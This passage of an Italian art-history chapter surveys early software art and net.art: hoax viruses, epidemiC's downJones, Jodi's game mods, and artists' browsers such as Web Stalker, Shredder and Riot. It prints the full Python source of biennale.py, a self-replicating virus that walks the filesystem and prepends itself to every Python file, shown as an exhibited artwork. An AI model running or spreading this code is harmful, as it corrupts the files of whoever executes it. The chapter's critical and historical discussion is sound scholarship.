Con *Auto-Illustrator* pennelli, gomme, matite, spray – e tutto il campionario di metafore mutuate dal disegno – sembrano dotati di desideri propri. L'introduzione di elementi casuali e caotici parodizza così l'approccio mimetico del design standardizzato, liberando l'interfaccia da una funzione puramente strumentale. Tuttavia, questa "autonomia" della macchina non va interpretata come una rinuncia alla soggettività dell'artista.

Se per l'Oulipo di Queneau poteva avere un senso immaginare una poesia al computer destinata ai computer stessi – si vedano anche gli

esperimenti di *computer poetry* realizzati da Nanni Balestrini[10] – gli artisti contemporanei operano in una condizione di sovrabbondanza del codice. Questa pervasività del linguaggio automatico, fa sì che la fascinazione per la scrittura formale si contamini con nuove esigenze soggettive. Come suggerisce Adrian Ward "dovremmo incorporare la nostra soggettività nei sistemi automatici, piuttosto di cercare ingenuamente di far sì che un robot abbia una sua agenda creativa. Molti di noi lo fanno un giorno sì e un giorno no. Lo chiamiamo programmare".[11]

Viste queste caratteristiche, si capisce come il software di Ward centrasse perfettamente i requisiti del concorso della Transmediale 2001. La Giuria, formata da Florian Cramer, Ulrike Gabriel e John Simon jr, aveva fissato i criteri di valutazione e una sorta di canone estetico per una disciplina del tutto inedita:

> Ogni programma che pretende di essere uno strumento è autoillusorio. Ti aspetti che "Salva" salverà e non cancellerà. La sensazione che si possa capire e controllare ciò che il software stà facendo può essere solo basata sulla fiducia nel programmatore.
> Per noi la software art si oppone alla nozione di software come strumento; non perché desideriamo differenziare una sorta di arte alta dal basso mestiere della programmazione. Piuttosto, l'arte del software ci rende consapevoli che il codice digitale non è innocuo, non è limitato alla simulazione di altri strumenti, e che è di per sé un terreno per la pratica creativa.[12]

Questo tipo di riflessione ha il merito di spostare l'attenzione sul codice come elemento costitutivo di ogni ricerca digitale. Il codice non è altro che un set di istruzioni, eseguendo le quali la macchina compie un certo numero di operazioni. Ma la sperimentazione artistica con la scrittura formale e procedurale non nasce di certo con i computer. Come nota Florian Cramer, la *Composizione N°.1 1961* "Disegna una linea dritta e seguila" del compositore minimalista del gruppo Fluxus La Monte Young, può essere considerata un lavoro seminale di software art. Si tratta infatti di un'istruzione che può essere impartita a un essere umano, ma anche a un robot o a un computer.

Gran parte delle performance di Fluxus si basavano su questo tipo di tecniche formali. La stessa letteratura combinatoria, di cui abbiamo accennato nel precedente capitolo, è possibile solo grazie a un complesso di istruzioni, a un algoritmo che viene fissato preventivamente. Questo algoritmo è a sua volta un "testo", un termine che ci aiuta a descrivere sia le sequenze di linguaggio destinate alle macchine sia la scrittura umana in senso lato. Certo la sintassi dei due tipi di testo differisce radicalmente,

poiché gli algoritmi per computer sono composti con un linguaggio formale limitato. Tuttavia, è proprio nelle zone d'interferenza tra linguaggio naturale e linguaggio macchina che avvengono le cose più interessanti.

L'interferenza è evidente se si considera *Screen Saver* <www.macroscenter.ru/read_me/inde5.htm> un software presentato nel maggio 2002 da due giovani russi Eldar Karhalev e Ivan Khimin al festival Read_me 1.2 di Mosca. Si tratta in realtà di una serie logica di istruzioni su come usare in modo non convenzionale il salvaschermo "Testo 3D" di Windows:

> Requisiti di sistema: Windows 98/ME/2000/NT
>
> 1. Dal "Desktop" aprire la finestra "Display properties", sezione "Screen Saver"
> 2. In "Screen Saver" seleziona "3D Text" e poi "settings"
> 3. Nella finestra "3D Text Setup", compi le seguenti operazioni:
> a. Nella sezione "Display" seleziona "Text"
> b. Nella sezione "Size" seleziona "Large"
> c. Nella sezione "Resolution" seleziona "Max"
> d. Nella sezione "Surface Style" seleziona "Solid Color"
> e. Nella sezione "Speed" selezione – "Slow"
> f. Nella sezione "Spin Style" seleziona "None".
> g. E cosa più importante nel campo del testo inserisci semplicemente un punto !
> [...]
> 4. Passa alla scelta del font:
> a. Font "Verdana"
> b. Font Style "Regular"

L'effetto finale è quello di un rettangolone che si sposta lentamente lungo l'asse orizzontale dello schermo, cambiando colore. Lo si potrebbe considerare un quadrato nero digitale (il riferimento a Kazimir Malevich è evidente), ma l'operazione è ancor più interessante se la si legge con le lenti della giuria del festival, che ha considerato *Screen Saver* un software a pieno titolo per almeno due ragioni:

> Da un lato [*Screen Saver*] dimostra che la software art può essere post o metasoftware. Invece di essere compilata da zero, manipola i software esistenti, rovesciandoli senza grandi sofismi tecnici. Dall'altro le istruzioni formali per la "misconfigurazione" del software sono di per sé un codice. Per questa ragione *Screen Saver* dimostra che il software non deve essere scritto con il linguaggio di programmazione. In un'era di sovrabbondanza

del codice, grazie ai pc e a Internet, la Software art non ha più bisogno di algoritmi di progettazione originali, ma può essere disassemblaggio, contaminazione e miglioria di codice trovato nello spazio pubblico.[13]

Quando il virus diventa epidemia

Abbiamo visto come questi rovesciamenti concettuali basati sul readymade fossero presenti sin dalle origini della net.art. Il discorso non cambia se si considerano i virus inviati via e-mail: sebbene siano entrambi brevi pezzi di testo composti dallo stesso alfabeto, "il virus contiene una sintassi di controllo della macchina, un codice che interferisce con il sistema (codificato) cui viene inviato".[14] È a partire da questa interferenza macchinica che vengono giocati degli scherzi (*hoax*) che emulano il funzionamento del virus, pur rimanendo nella sfera del linguaggio naturale.

Si prenda il caso dell'hoax Sulfnbk.exe. L'e-mail, scritta originalmente in portoghese e rimbalzata tra l'aprile e il maggio del 2001 dal Brasile agli Stati Uniti, fino all'Inghilterra, l'Italia e la Spagna, conteneva un avviso allarmante: "Ricercate sul vostro hard-disk il file Sulfnbk.exe e cancellatelo immediatamente. Si tratta di un nuovo virus sconosciuto ai programmi antivirus che entrerà in funzione il 1° giugno, cancellando tutti i file del vostro hard-disk". Terrorizzate da quel nome impronunciabile, migliaia di persone cercarono l'eseguibile Sulfnbk e, scovatolo tra le *utilities* di Windows, lo cancellarono immediatamente. Peccato che Sulfnbk.exe non sia un virus, ma un regolare file di sistema, che permette a Windows di leggere i file con nomi più lunghi di otto caratteri.

L'*hoax* di Sulfnbk è dunque rivelatore, non certo per i danni prodotti (per rimpiazzare il file basta copiarlo dal cd di installazione di Windows), ma per le sue implicazioni macchiniche. Il virus Sulbfnk diventa infatti tale solo nel momento in cui migliaia di persone eseguono un'istruzione meccanicamente, comportandosi *de facto* come un software o un computer. In questo paradosso si racchiude la bellezza e la complessità dell'errore macchinico: è proprio nel momento in cui pensa di debellare il virus che l'utente *si fa esso stesso* virus del suo sistema operativo. Nel tentativo di agire soggettivamente per prevenire un potenziale errore della macchina, l'utente diventa oggetto di un meccanismo linguistico che non è in grado di decodificare e al quale obbedisce irrazionalmente.

Questo tipo di riflessione può essere applicata anche a progetti più consapevoli, che non si sono trasformati "nell'isteria di massa"[15] degli *hoax* tipo Sulbfnk. Il collettivo milanese epidemiC,[16] per esempio, ha

concepito un programmino, chiamato *Send Mail downJones*, <www.epidemic.ws/downjones> che insinua brevi frasi nel corpo di un'e-mail. Una volta che *downJones* viene installato su un server che supporta un web-mailer come Send Mail, è possibile che le persone cui spediamo un messaggio ne ricevano uno leggermente diverso. In altri termini: *downJones* inserisce nel corpo dell'e-mail delle frasi (tipo "ma non ne sono certo"), pescate a caso da una lista di sentenze, che alterano o rovesciano il senso finale del messaggio. Al di là dei risvolti goliardici, il programma interroga la relazione che si crea tra mittente e ricevente quando le comunicazioni vengono mediate da un software. Come spiega Luca Lampo:


> Quando i nostri programmi di fiducia riescono ad "aprire" e leggere correttamente i documenti di utilizzo quotidiano, tendiamo per automatismo a credere che i nostri dati siano integri e interrogarsi sull'integrità del loro senso sembrerebbe una follia. Tendiamo a pensare che un file sia corrotto solo se è illeggibile. Non basta. *downJones* è un esperimento elementare sulla possibile corruzione del senso nei dati. È un esempio di virus del linguaggio. A proposito, mi presti i tuoi calzini usati? È difficile verificare che quello che io ti mando sia quello che tu ricevi, e la diffusione della "firma digitale" è ancora lontana.[17]

Nell'evidenziare l'intrinseca ambiguità del virus del linguaggio, epidemiC mette il dito su una doppia rimozione: da un lato il processo di eliminazione fisica del virus dagli hard-disk, figlio dell'incapacità di distinguere ciò che è effettivamente dannoso da ciò che intende semplicemente replicarsi; dall'altro la lunga rimozione sociale della creatività insita nel mestiere del programmatore. È con questa finalità che nel 2001 epidemiC ha presentato insieme a 0100101110101101.org, un virus alla 49ª Biennale di Venezia. Stampato su un grande cartellone, magliette e cd-rom esposti all'interno del padiglione sloveno, il listato del virus *Biennale.py* – scritto in Phyton – si presenta come un set di istruzioni in cui è possibile riconoscere elementi narrativi. Essendo il virus una macchina testuale che prima si legge da sola e poi si iscrive nel "corpo" di un ospite, i programmatori di epidemiC hanno riprodotto questo meccanismo assegnando alle variabili di *Biennale.py* dei nomi (*guest*, *mysoul*, *mybody*, *party*) che diventano parte di una vera e propria storia:

> Letto in maniera informatica si può vedere la partecipazione del programma a una festa. Abbiamo un *join party*, la creazione della lista degli ospiti della festa e la loro selezione. C'è poi una chiacchierata con gli ospiti selezionati, che porta alla scelta dell'ospite che ci interessa particolarmente,

```
# biennale.py _________________ go          to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
        mysoul = open(sys.argv[0])
        mybody = mysoul.read()
        mybody = mybody[:find(mybody, "#"*3) + 3]
        mysoul.close()
        blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
        if blacklist[-1] != "/": blacklist = blacklist + "/"
        wank = [lower(blacklist), "/proc/", "/dev/"]
        join("/")
        print ">      This file was contaminated by biennale.py, the world slowest virus."
        print "Either Linux or Windows, biennale.py is definetely the first Python virus."
        print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.ORG "
        print "> ______________________ 49th Biennale di Venezia ______________________ <"
###
```

biennale.py

epidemiC e 0100101110101101.org, *Biennale.py,* 2001

epidemiC, *downJones,* 2002

Jodi, *SOD,* 2000

quello da contaminare. Nel nostro caso avremo l'accoppiamento, il *fornicate*.[18]

L'approccio virale alle interfacce non si limitava alla Rete, ma trovava anche nei videogiochi un modello cui ispirarsi. Muovendosi ai margini di una sottocultura che si diverte a modificare giochi popolari (i cosiddetti "mods"), personaggi come il catalano Retroyou <http://retroyou.org> e Jodi hanno sviluppato diversi giochi modificati. Se il primo si concentra sulla decostruzione dei meccanismi interattivi che sottendono a noti *car racing* e simulatori di volo, Jodi ha manipolato noti noti shooter game come *Castle Wolfenstein* e *Quake*. Concepito per girare sotto Dos, *Sod* <http://sod.jodi.org> è un pacchetto di eseguibili in diverse versioni che sostituisce le animazioni di *Wolfenstein* con elementi geometrici di base come triangoli e quadrati. Se i personaggi vengono sostituiti con un semplice pixel bianco o nero, la colonna sonora rimane intatta, e si ottiene così l'effetto paradossale di triangoli "che urlano" e di quadrati rotanti "che abbaiano". Spogliato di ogni orpello e ridotto a una serie di piani prospettici, il gioco viene così studiato "come macchina da vista e per come crea le illusioni della profondità e del movimento".[19] Liberandoli dall'estetica marziale, Jodi getta così le basi per un'esplorazione formale dei videogiochi. I giocatori, dal canto loro, vengono invitati a interrogarsi sui comportamenti che l'algoritmo del gioco impone loro.

Nel tempo Jodi ha approfondito la sua ricerca sugli errori iniziata sul Web e ha pubblicato nel 2000 *Oss/**** <www.untitled-game.org>, un cd-rom che rende la Grafical User Interface disfunzionale e incapace di obbedire ai comandi dell'utente. Disponibile sia per Macintosh che per Windows, *Oss/**** agisce come un virus, ma non infetta che la superficie dell'interfaccia grafica. La griglia cartesiana di pixel del desktop salta, e lo schermo inizia a "ballare" e flickerare come un televisore che ha perso la sintonia. Nella versione per Mac, il cd-rom sovrascrive il desktop con una griglia di 317 file: "Non c'è file di Help o Readme, solo questa griglia di folder. È una situazione che induce stress: alcuni cercano di affrontarla, altri vogliono solo estrarre il cd al più presto – ma poi realizzano che non c'è l'icona del cd, per cui diventa anche peggio".[20] Nelle versioni per Windows il sistema di puntamento del mouse – una delle convenzioni centrali della Gui – diventa completamente inservibile: se si tenta di salvare un file in Word per esempio, si apre la barra delle formattazioni; le icone dei file ".doc" vengono rappresentate come ".txt"; alcuni testi dei menù risultano cancellati. L'unico modo di venirne a capo è dimenticare il mouse e tornare alla tastiera. Se si lanciano altri eseguibili, invece, gli

spostamenti del mouse sul desktop (registrati dal sistema operativo, ma normalmente celati dalla Gui) vengono in primo piano nella forma di coordinate numeriche. Mettendo in discussione l'opacità della Gui, Jodi sposta la relazione tra utente e macchina in una zona d'indeterminazione, aperta all'errore e a una sua rappresentazione visiva molto più dinamica e divertente.

Fare e disfare interfacce di navigazione

La software art ha il pregio di aprire una riflessione sui molteplici modi di scrivere e interpretare un'istruzione. Si pensi all'evoluzione del Web. All'inizio, nel 1993, il linguaggio di marcatura ipertestuale (Html) era un codice aperto, indipendente dagli strumenti di navigazione atti a decodificarlo. Poi con il rapido avvento degli interessi commerciali, società come Netscape e Microsoft iniziarono a darsi battaglia per piegarne l'universalità ai propri fini particolari. Introducendo a ogni versione nuove funzionalità esclusive, le due aziende cercarono di convincere webmaster e webdesigner che era vantaggioso progettare un sito in funzione dei rispettivi browser. A volte vi riuscivano – di qui i noti disclaimer "Best viewed with" – nella maggior parte dei casi no, sicchè le innovazioni introdotte rimanevano sottoutilizzate. Il fallimento della versione 5.X di Netscape chiudeva l'era della concorrenza lasciando Explorer leader pressoché unico del mercato.[21]

Tuttavia, al riparo dai frastuoni prodotti dagli scontri commerciali, alcuni gruppi di artisti e programmatori hanno suggerito, negli ultimi anni modi di vedere o ascoltare il World Wide Web alternativi alle rappresentazioni standard. Spesso privi di risorse finanziarie, questi gruppi hanno inventato e distribuito browser che non competono certo con quelli più noti, soprattutto se si tratta di reperire informazioni impacchettate con i linguaggi più complessi, ma che trovano il loro motivo di interesse nel mostrare aspetti e meccanismi della rete che rimangono spesso celati al navigatore.

Nel 1997, il collettivo londinese I/O/D – composto da Matthew Fuller, Simon Pope e Colin Green – aveva lanciato un browser "concettuale", basato su una nuova modalità di interpretare l'Html. Scritto in Lingo, il *Web Stalker* <http://bak.spc.org/iod>, attaccava "con fare predatorio" le metafore spaziali usate dai browser convenzionali (i tasti del "back" e del "forward", per esempio, sono concetti spaziali che indicano però successioni temporali) suggerendo un modo completamente diver-

so di misurare e abitare la rete. Una volta installato, il *Web Stalker* si presenta con una grafica quasi sconcertante nella sua semplicità. Immagini e funzioni come i frame, Java, Flash e altri plug-in vengono eliminate, come nei browser di solo testo (tipo Lynx). Al loro posto, prende corpo una mappa dinamica, in cui i singoli documenti Html vengono rappresentati come cerchi e i link che li collegano come linee. A seconda della profondità del sito, la mappa si fa più aggrovigliata e le pagine più linkate vengono via via rappresentate da cerchi più luminosi. Altre funzioni mostrano in rapida successione i codici sorgenti dei documenti scansionati, la lista dei file contenuti in ciascuno di essi o le informazioni puramente testuali.

Attraverso un approccio di tipo strutturale, che si sofferma più sugli interstizi tra una pagina e l'altra che sulla singola pagina, è come se il *Web Stalker* ci facesse entrare nel cervello di chi ha progettato e disegnato il sito, mostrandone sinapsi e connessioni neuronali. Da un insieme di oggetti affastellati l'uno sull'altro, il Web ci appare quindi come un processo: da nome (l'Url) si fa verbo (i collegamenti, i rapporti tra le varie Url). A balzare in primo piano, è quel flusso di dati che scorre continuamente tra il server e il nostro modem e viene interpretato dal browser; un flusso che rimane abitualmente celato dietro alle rappresentazioni stabili delle pagine Web (in realtà basta aprire la finestra di dialogo della connessione a Internet per realizzare che riceviamo e inviamo byte in continuazione). Come nota uno degli ideatori del *Web Stalker*, Matthew Fuller, "una volta che non si crede più alla descrizione della pagina, l'Html diviene un impaginatore semantico pittosto che un linguaggio di marcatura ipertestuale. Visto che la sua rappresentazione sullo schermo dipende dal tipo di strumento che usi per riceverlo, rispetto al suo stato originale, i comandi in Html diventano il luogo per una negoziazione di altri comportamenti o processi potenziali". In tal modo, continua Fuller, " appaiono diverse possibilità. Lo stream di dati diviene una fase spaziale, un regno di possibilità al di fuori del browser". Come osserva ancora Florian Cramer, questo regno di possibilità è in realtà una finzione, o un'ipotesi puramente concettuale:



> Il codice di *Web Stalker* può anche smontare il codice del Web, ma lo fa riformattandolo secondo un'altra disposizione che semplicemente finge di "essere" il codice stesso. *Web Stalker* può essere letto come un'opera di net.art che esamina criticamente il proprio medium, ma è anche una riflessione su come la realtà è modellata dal software, dal modo in cui del codice processa codice.[21]

L'ipotesi concettuale del *Web Stalker* ha aperto la strada a una miriade di esperimenti. Alcuni, come il *Web Tracer* <www.nullpointer.co.uk/-/webtracer.htm> del programmatore londinese Tom Betts, hanno elaborato graficamente le modalità di mappatura già sviluppate da I/O/D. Il browser, pubblicato nel 2001, è infatti un'evoluzione tridimensionale del *Web Stalker*. Meglio visualizzabile con una scheda di accelerazione grafica, il *Web Tracer* aggiunge l'effetto profondità rappresentando i siti come galassie o costellazioni. Tutto dipende dalla loro architettura: quelli che poggiano su un database, e attingono le loro pagine da una singola fonte, vengono rappresentati come piani orizzontali; quelli con molte sottodirectory, si presentano con una struttura più profonda, articolata su più livelli.

Se il *Web Stalker* e il *Web Tracer* mettono in secondo piano il contenuto delle singole pagine esaltando invece l'aspetto strutturale e architettonico del Web, *Netomat* fa esattamente il contrario. Creato dall'artista newyorkese Maciej Wisniewski nel 1998, il browser scardina l'interpretazione dell'Html fondata sul lay-out, trasformando le informazioni contenute in una pagina in un flusso di oggetti che scorrono liberamente sul desktop:

> Con Netomat, l'utente ha un dialogo con Internet. Puoi fare alla Rete una domanda, usando il linguaggio naturale. Netomat risponde attraverso un flusso di testi, immagini e suoni che vanno dalla rete al tuo schermo. Rispondi o chiedi ulteriori informazioni o digiti delle parole-chiave e il flusso di dati sul tuo desktop viene alterato in risposta. I dati non sono costretti da una pagina Web o da un sito ma liberi di scorrere e indipendenti.[22]

Rispetto a questo flusso, l'utente può spostare il cursore con un effetto-specchio: muovendolo verso destra, i testi e le immagini slittano verso sinistra, e viceversa. Per navigare, invece, non occorre selezionare delle Url, ma basta digitare delle parole chiave. *Netomat* effettua imediatamente una ricerca sui motori, estraendo dei file di testo o di immagini che vengono lanciati sul desktop. Più che un browser, può essere dunque considerato un motore di ricerca con finalità estetiche, il cui vero scopo non è quello di reperire informazioni, ma di mettere in luce un'altra modalità di fruizione delle stesse.

In ogni caso, non tutti i progettatori di browser artistici hanno elaborato software completamente originali. Alcuni, come l'americano Mark Napier, hanno preferito sfruttare la popolarità dei browser maggiormente in uso per sovvertirne il funzionamento dall'interno.

I/O/D, *Web Stalker,* 1997

Tom Betts, *Web Tracer,* 2001

Cresciuto come pittore astratto, dalla metà degli anni Novanta Napier abbandona il pennello per dedicarsi alla Rete. Nel 1996 pubblica il suo primo lavoro, *The Distorted Barbie*, <http://users.rcn.com/napier.interport/barbie/barbie.html>, un sito che offriva una serie di reinterpretazioni grafiche della bambola più famosa del mondo. Al modello "ideale" in commercio, Napier affiancava un'anoressica *Kate Moss Barbie* dagli occhi così grandi e liquidi che le pupille potevano galleggiarci dentro, una Barbie posseduta dal demonio un pò invasata o una Barbie brutta e grassa, tutto sommato non dissimile da una comune teenager americana sovrappeso.

L'esplicità volontà dell'autore di parodiare "uno dei simboli religiosi del nostro tempo",[23] scatenò la reazione della Mattel. Minacciato legalmente per violazione di copyright, l'artista fu costretto a fare marcia indietro e a lasciare online una versione mutilata del sito, completata dalla sarcastica scritta "Barbie è un prodotto Mattel".

Chiuso l'incidente, l'artista decide di abbandonare i siti ricombinati e si dedica alla progettazione di un nuovo browser. Nasce così, nel 1998, lo *Shredder* (il Frammentatore) <www.potatoland.org/shredder>, un software che non va scaricato né installato. Per lanciarlo basta infatti collegarsi a Potatoland, il sito che raccoglie tutti i progetti dell'artista e accedere all'area contenente il browser.

Lo *Shredder* infatti non è nemmeno un plug-in, ma un semlice programmino (applet) in Java, che si insinua come un un cuneo tra il server e il nostro browser. Alterando il codice Html, prima che Netscape o Explorer siano in grado di leggerlo, lo *Shredder* consente di visualizzare i file sorgenti delle pagine Html, sovrapponendoli al contenuto delle pagine stesse.


Se lo si "punta" su una qualsiasi pagina Web che contiene immagini e testo, l'effetto è quello di un collage impazzito, in cui segni grafici e testuali si sovrappongono caoticamente al codice di controllo (le tag) che dovrebbe disporre i contenuti in modo funzionale. Da nascosto, il file di testo Html diviene palese, si fa segno grafico e metatestuale, elemento di costruzione autonomo, non più semplice contenitore o strumento per l'impaginazione. Nella presentazione del browser, lo stesso Napier sviluppava delle riflessioni non dissimili da quelle di Jodi o di Fuller:

> Perché frammentare il Web? Il Web non è una pubblicazione. I siti Web non sono carta. Eppure il modo corrente di pensare al webdesign è ancora quello della rivista, giornale, libro o catalogo. [...] Poiché tutti i browser concordano (almeno in generale) sulle convenzioni dell'Html, si ha l'illu-

sione della solidità e della permanenza sul Web. [...] Lo Shredder presenta questa struttura globale come un collage caotico, irrazionale, stridente. Alterando il codice Html, prima che il browser lo possa leggere, lo Shredder si appropria dei dati del Web, trasformandolo in un Web parallelo. I contenuti diventano grafica. Il testo diventa grafica. L'informazione diventa arte.[24]

Dunque lo *Shredder* si appropria del Web, o del modo convenzionale in cui i browser lo rappresentano, per trasformarlo in qualcos'altro. In questo senso non si discosta molto, a livello concettuale, dalle *Distorted Barbies*. Se deformando le bambole, l'artista newyorkese aveva riutilizzato materiali protetti da copyright, con lo *Shredder* creava uno strumento per automatizzare questo processo sul Web. In questo caso, infatti, l'appropriazione non riguardava solo i contenuti, ma investiva anche lo strumento, non più in grado di funzionare come era stato progettato.

Ma il browser più importante confezionato dall'artista americano è certamente *Riot* <www.potatoland.org/riot> che riprende i meccanismi dello *Shredder*, introducendo nuove funzionalità. Producendo un'effetto visivo di forte saturazione, *Riot* è infatti il primo browser multiutente. È cioè il primo browser che consente all'utente di visualizzare i contenuti dei siti che sta navigando simultaneamente a quelli scelti dagli altri utenti che sono collegati a *Riot* nello stesso momento. Il browser tiene infatti in cache (in memoria) tre Url per volta. Ogni volta che se ne seleziona una nuova, questa si sovrappone alle due più recenti, "espellendo" la terza dalla lista. Sebbene la posizione e le dimensioni dei singoli oggetti (immagini, link, testi) vengano notevolmente alterate, tutti i link rimangono attivi: "Nei primi giorni in cui fu lanciato – racconta l'autore – c'erano persone collegate a *Riot* di continuo. Così se digitavi una Url, nell'intervallo di tempo in cui la pagina si caricava, la tua Url poteva già essere diventata la seconda della lista, perché qualcun altro, nel frattempo, ve ne aveva già messa un'altra sopra – un uso veramente ideale di *Riot*. Le tue scelte vengono così sfidate e contraddette con la stessa rapidità con cui le prendi".[25] Alla luce di queste considerazioni, è evidente come *Riot* metta in discussione due assunti che diamo normalmente per scontati: la navigazione del Web come esperienza solipsistica e l'omogeneità dei contenuti all'interno di uno stesso sito.

Sovrapponendo più siti all'interno di un'unica finestra, *Riot* trasforma automaticamente l'utente in un'artista concettuale. Se Duchamp, con i suoi ready-made, metteva i baffi alla Gioconda e rovesciava i pisciatoi in fontanelle, l'utente di *Riot* può mescolare i siti porno con quelli d'arte,

Mark Napier, *Shredder,* 1998

Mark Napier, *Riot,* 1999

scienza, politica. Rappresentando la Rete come un campo di battaglia, o un melting pot, *Riot* mette in discussione le barriere e le convenzioni che separano i siti e i linguaggi della rete. La metafora utilizzata dall'autore è assai eloquente:

> *Riot* esercita una specie di violenza, nell'estrarre contenuti da un luogo del Web per gettarli in un altro. Mi ricorda di Tompkins Square, degli incidenti che avvennero nella Lower East Side [a New York, nel 1988 punk e squatter si scontrarono con la polizia contro la chiusura notturna del parco, n.d.a]. Due culture differenti cercavano di colonizzare lo stesso parco. Dal punto di vista degli agenti immobiliari era un luogo ideale per lo "sviluppo" territoriale; dal punto di vista degli squatter era il luogo in cui vivevano, era la loro casa ed era economico. Hai quindi due culture che cercano di occupare lo stesso spazio. Prendiamo questa metafora e applichiamola al Web, dove in realtà non hai queste linee territoriali – un sito Web è solo una parola, Yahoo.com, Microsoft.com sono solo parole che digitiamo. Dunque, dal mio punto di vista, come utente, non c'è un territorio fisico qui, se non quello che creiamo con la mente intorno al significato di questi siti differenti, al significato politico e all'autorità dei creatori di questi siti, o degli avvocati che difendono questi "appezzamenti". Questo è il motivo per cui l'idea della proprietà immobiliare sul Web prende corpo, anche se non esiste veramente come a Tompkins Square. *Riot* gioca con questa metafora per vedere cosa accade se prendiamo due territori, due appezzamenti differenti, e forzatamente, *riot*tosamente li frantumiamo e li mischiamo per ottenere un collage, che è ora random. Che tipo di significato, di rapporto ottieni allora? Io lo considero una macchina dell'ironia, un generatore d'ironia.[26]

Il generatore d'ironia di Mark Napier, sfidando la "proprietà terriera", i recinti simbolici che frastagliano il Web, mina anche la razionalità e la stabilità delle interfacce convenzionali, introducendo il dubbio che favoriscano un'esperienza della navigazione apparentemente "protetta", ma tutto sommato noiosa.

Netscape art

